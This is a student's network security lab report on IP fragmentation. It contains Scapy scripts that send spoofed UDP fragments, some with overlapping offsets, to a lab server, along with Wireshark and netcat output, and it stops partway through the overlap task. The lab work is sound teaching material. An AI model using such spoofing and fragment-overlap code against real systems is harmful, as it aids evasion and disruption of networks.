The Assignment of Computer Networks Security

(UE19CS326)

Documented by Anurag.R.Simha

SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	12/10/2021
Section	:	A
Week	:	4

The Table of Contents

The Configurations

For the experiments performed, two to three virtual machines were employed.

1. The Attacker machine:

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:17:de:fa
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::8c2d:45f0:a08b:fead/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:270 errors:0 dropped:0 overruns:0 frame:0
          TX packets:292 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:142715 (142.7 KB)  TX bytes:29872 (29.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:20755 (20.7 KB)  TX bytes:20755 (20.7 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$
```

IP Address: 10.0.2.8

2. The victim/client machine:

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:59:a3:c9
          inet addr:10.0.2.13  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5f33:85f1:5546:41d0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:178 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:34049 (34.0 KB)  TX bytes:14332 (14.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:24439 (24.4 KB)  TX bytes:24439 (24.4 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

IP Address: 10.0.2.13

3. The server/observer:

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:70:0c:00
          inet addr:10.0.2.14  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::6839:90ab:7428:5dec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25764 (25.7 KB)  TX bytes:13692 (13.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:23927 (23.9 KB)  TX bytes:23927 (23.9 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

IP Address: 10.0.2.14

Task 1: IP Fragmentation

IP packets of huge size cannot travel in data-link layer. Hence they are cut into fragments of size MTU on sender side and then reassembled on the receiver side.

For this experiment, two virtual machines were employed. The client machine (10.0.2.13) and the server machine (10.0.2.14) are the required machines.

a) Conducting IP fragmentation

1. In this task spoofed IP fragments are delivered using scapy.


2. On the UDP server – 10.0.2.14 (VM2) the command, "`nc -lu 9090`" is run.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ nc -lu 9090
```


3. Multiple IP fragments must be built and sent across the UDP server.

4. On both the VMs Wireshark is opened and "Reassemble fragmented IPv4

Datagrams" option is unchecked.



VM 1



VM 2

5. Writing the python programme and running on the UDP client. Specify the observations on it.

The programme:

Name: `IP_FRAGMENT.py`

```
#!/usr/bin/python3
from scapy.all import *

# Scapy Spoofing

ID = 1001
payload = "A" * 32

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 32 + 32 + 32
ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 5
ip.flags = 1
ip.proto = 17
pkt = ip/payload
send(pkt,verbose=0)

## Third Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 9
ip.flags = 0
ip.proto = 17
pkt = ip/payload
send(pkt,verbose=0)

print("Finish Sending Packets!")
```

In this programme, one payload, with content 'A' of 32 bytes in size and is sent as three separate fragments to the destination (10.0.2.14).

On executing the programme by the command, `sudo python IP_FRAGMENT.py` the results observed are as below.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$ sudo python IP_FRAGMENT.py
Finish Sending Packets!
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$
```

On VM 1 (10.0.2.13)

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

On VM 2 (10.0.2.14)

Source	Destination	Protocol	Length	Info
::1	::1	UDP	64	55893 → 53783 Len=0
PcsCompu_59:a3:c9		ARP	44	Who has 10.0.2.14? Tell 10.0.2.13
PcsCompu_70:0c:00		ARP	62	10.0.2.14 is at 08:00:27:70:0c:00
1.2.3.4	10.0.2.14	UDP	76	7070 → 9090 Len=96
1.2.3.4	10.0.2.14	IPv4	68	Fragmented IP protocol (proto=UDP 17, off=40, ID=03e9)
1.2.3.4	10.0.2.14	IPv4	68	Fragmented IP protocol (proto=UDP 17, off=72, ID=03e9)

```
Wireshark · Packet 6 · wireshark_any_20211011072402_CoZu0W

▶ Frame 6: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.14
▼ Data (32 bytes)
    Data: 4141414141414141414141414141414141414141414141414141414141414141...
    [Length: 32]

0000  00 04 00 01 00 06 08 00  27 59 a3 c9 00 00 08 00   ........ 'Y......
0010  45 00 00 34 03 e9 00 09  40 11 66 b4 01 02 03 04   E..4.... @.f.....
0020  0a 00 02 0e 41 41 41 41  41 41 41 41 41 41 41 41   ....AAAA AAAAAAAA
0030  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0040  41 41 41 41                                        AAAA

No.: 6 · Time: 2021-10-11 07:24:12.080146075 · Source: 1.2.3.4 · Desti...gth: 68 · Info: Fragmented IP protocol (proto=UDP 17, off=72, ID=03e9)
Help                                                                                    Close
```

The above two images are the results obtained on the Wireshark packet capture tool. The programme is devised such that each fragment sent to the destination is 32 bits. Here the source is spoofed. On sending the packet/fragment to the destination, Wireshark captures it, and it's not re-assembled. Henceforth, there are 96 duplicates of the letter A on the destination.

b) IP Fragments with Overlapping Contents

1. Again, fragments are to be sent to UDP server but this time the contents of fragments need to overlap.

First, a programme is devised to overlap the fragments.

Name: `IP_FRAGMENT_OVERLAP.py`

```
#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing

ID = 1001
payload1 = "A" * 32
payload2 = "B" * 32
payload3 = "C" * 32

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 32 + 32
ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload1
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 1
ip.flags = 1
ip.proto = 17
pkt = ip/payload2
send(pkt,verbose=0)
```

```
## Third Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 5
ip.flags = 0
ip.proto = 17
pkt = ip/payload3
send(pkt,verbose=0)

print("Finish Sending Packets!")
```

In this programme, there are three payloads, A, B and C. Each are of 32 bytes in size and are sent as separate fragments to the destination (10.0.2.14).


These are the observations.


The programme was executed with the command on VM 1: `sudo python IP_FRAGMENT_OVERLAP.py`


```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$ sudo python IP_FRAGMENT_OVERLAP.py
Finish Sending Packets!
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$
```

The content of the fragment with the value, ‘B’ is overlapped by that fragment which contained the value, ‘C’. All these observations are over VM 2.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```







Although packet 4 contains the ‘B’ as its data, its overlapped by packet 5.

2. The end of the first fragment and the beginning of the second fragment should have K bytes of over-lapping, i.e., the last K bytes of data in the first fragment should have the same offsets as the first K bytes of data in the second fragment. Part of fragment one overlap with fragment two.

Here's the relevant programme:
Name: `IP_FRAGMENT_OVERLAP_1.py`

```
#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing

ID = 1001
payload1 = "A" * 29
payload2 = "B" * 32
payload3 = "C" * 32

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 24 + 32 + 32
ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload1
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 4
ip.flags = 1
ip.proto = 17
pkt = ip/payload2
send(pkt,verbose=0)

## Third Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.14")
ip.id = ID
ip.frag = 8
ip.flags = 0
```

```
ip.proto = 17
pkt = ip/payload3
send(pkt,verbose=0)

print("Finish Sending Packets!")
```


In this programme, the same three payloads, A, B and C are 29, 32 and 32 bytes in size respectively. They are sent as separate fragments to the destination (10.0.2.14).


The programme is executed with the command: `sudo python IP_FRAGMENT_OVERLAP_1.py`

